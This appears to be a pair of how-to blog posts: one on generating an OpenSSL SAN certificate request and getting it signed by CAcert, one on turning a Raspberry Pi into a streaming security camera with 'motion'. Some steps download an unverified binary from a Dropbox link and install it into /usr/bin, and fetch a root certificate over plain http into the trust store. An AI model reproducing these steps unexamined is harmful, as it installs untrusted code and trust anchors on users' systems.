  • .crt – This is the server certificate
  • .csr – This is the server certificate request, and what is signed by the Certificate Authority [CA].

Generating The Certificate

Create a private key

This command uses openssl to generate a 4096-bit RSA key

openssl genrsa -out <filename for your private key>.key 4096

Generating the Certificate Request

The key piece of information here is the common name. This is the name that the cert is bound to e.g. www.flat-planet.net. However, for example, if the common name provided is flat-planet.net then there will be an error in all browsers stating that the site name does not match the common name. There are two ways to work around this:

  1. Generate a wildcard cert that will allow you to sign all subdomains e.g. common name = *.flat-planet.net, which will cover us for all future subdomains we might want to use.
  2. Generate a SubjectAltName CSR with a list of all the subdomains we are planning on using.

The second is the more interesting, so that is what I’ll use here.

Create a SAN/UCC CSR

SAN certificates (or as Microsoft and others have taken to calling them, Unified Communications Certificates) are rapidly becoming a popular option for securing multiple domains. In fact, Exchange 2007, OCS 2007, and several other products now require UCC to function. However, this certificate type can proffer some advantages beyond that of a wildcard certificate as well. One such advantage is the ability to secure “domain.com”, “www.domain.com”, “domain.net”, and “someotherdomain.com” all within a single certificate.

The catch is that OpenSSL will not allow you to add SANs interactively, so we need a config file to make the magic happen. We create a new .conf file for OpenSSL. Most of this file is just over-riding the default prompts, the interesting piece is the [alt_names] section. Each subdomain we want to certify is listed here. To add another just add in DNS.5, DNS.6, etc.

[ req ]
default_bits        = 4096
default_keyfile     = privkey.pem
distinguished_name  = req_distinguished_name
req_extensions     = req_ext # The extentions to add to the self signed cert

[ req_distinguished_name ]
countryName           = Country Name (2 letter code)
countryName_default   = IE
stateOrProvinceName   = State or Province Name (full name)
stateOrProvinceName_default = Co. Dublin
localityName          = Locality Name (eg, city)
localityName_default  = Dublin
organizationName          = Organization Name (eg, company)
organizationName_default  = FlatPlanet Networks Ltd.
commonName            = Common Name (eg, YOUR name)
commonName_max        = 64

[ req_ext ]
subjectAltName          = @alt_names

[alt_names]
DNS.1   = www.flat-planet.net
DNS.2   = mail.flat-planet.net
DNS.3   = im.flat-planet.net
DNS.4   = comms.flat-planet.net

Once we have this file created, we use it in common with our private key to create the certificate request (CSR). In this case I used flat-planet.net as the common name.

openssl req -out CSR.csr -key flat-planet-private.key -config ./openssl_req.conf -new
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [IE]:
State or Province Name (full name) [Co. Dublin]:
Locality Name (eg, city) [Dublin]:
Organization Name (eg, company) [FlatPlanet Networks Ltd.]:
Common Name (eg, YOUR name) []:flat-planet.net

Don’t set a password – leave it blank when asked.

Install the CA Root Certificate (optional)

This is not really required on the server side, but since we are using CAcert to sign our cert we should accept their signing of others.

cd ~
wget http://www.cacert.org/certs/root.txt
sudo cp root.txt /etc/ssl/certs/cacert-root.crt
sudo c_rehash /etc/ssl/certs

The last command regenerates the hashes of all the certs – some applications use these for a fast lookup.

Required E-Mail Addresses

To prove that you have control over the domain that you are generating the cert for CAcert will send you confirmation mails to one of the following addresses:

NOTE: Replace flat-planet.net with the domain you are trying to get signed. If these accounts don’t exist, just add them as entries to the /etc/aliases file and regenerate the database (postfix).

vi /etc/aliases
...
postmaster: yourusername
webmaster: yourusername
root: yourusername
sudo newaliases
sudo service postfix reload

Submitting the CSR

First things first, you will need to go to the CAcert website and create an account. Once the account is created, log in and go to Server Certificates -> New, and submit the contents of CSR.csr (that you created earlier, include the BEGIN and END blocks). The cert will be displayed, and a link e-mailed to you. Simply copy the text shown, and save them in a .crt file.

Congrats – you now have a signed cert.

File locations and permissions

This is a key step, as we didn’t set a password so are relying on file permissions to enforce security.

  • The key file should be stored in /etc/ssl/private/flat-planet-private.key
  • Key should be owned by root:root with 600 permissions
  • The certificate should be stored in /etc/ssl/certs/flat-planet.crt
  • Certificate should be owned by root:root with 644 permissions

Using the Certs

The exact configuration will vary depending on the application e.g. Apache, Nginx, postfix, dovecot. See other guides for more details on these, but generally you will have to point them towards both the cert and the key.

Raspberry Pi as a Cheap Security Camera

One thing I wanted to look into was the use of the Raspberry Pi as a low-cost, linux based security camera. Key goals were:

  • Recording of HD Video
  • Live stream via web browser

This sets out the steps I did to get it up and running – consider some of the previous posts on the Raspberry to lock it down before opening it to the big bad interweb.

Raspberry Pi Configuration

Disable the camera led – lets not make it too obvious if we are, or aren’t recording. Add the following line to /boot/config.txt

disable_camera_led=1

There is a free, open-source motion detection/surveillance software package that we can use, called motion. Unfortunately it doesn’t yet support the Raspberry Pi Camera Module natively yet, so a special build is required.

sudo apt-get install motion
sudo apt-get remove motion

This is a little odd, but the main goal is that the APT package manager will install all the dependencies, add the service account, etc.

Then we get the customised motion package and install it:

wget https://www.dropbox.com/s/xdfcxm5hu71s97d/motion-mmal.tar.gz
tar zxvf motion-mmal.tar.gz
sudo mv motion /usr/bin/motion
sudo mv motion-mmalcam.conf /etc/motion.conf

We then need to enable motion to run as a daemon by editing /etc/default/motion to include

start_motion_daemon=yes

The main motion configuration file is /etc/motion.conf, but lets make sure that the permissions are sufficient for the motion user to modify them

sudo chmod 664 /etc/motion.conf
sudo chmod 755 /usr/bin/motion
sudo touch /tmp/motion.log
sudo chmod 775 /tmp/motion.log

At this point I tried to run it from the CLI, but was missing a library:

pi@watcher ~ $ motion
motion: error while loading shared libraries: libjpeg.so.62: cannot open shared object file: No such file or directory

Easily solved:

sudo apt-get install libjpeg62

motion.conf – some key changes

daemon on
process_id_file /tmp/motion.pid

logfile /home/pi/motion.log

width 1280
height 720

framerate 2

pre_capture 2
post_capture 2

max_movie_time 600

ffmpeg_video_codec msmpeg4

stream_localhost off

stream_auth_method 2
stream_authentication USERNAME:PASSWORD

There are many configuration options, all of which are detailed in the motion config documentation

If we are running it as a daemon on boot we also need to update /etc/init.d/motion with the log and PID variables e.g.

PIDFILE=/tmp/$NAME.pid

So far the streaming works fine is Firefox and Safari, but not Chrome.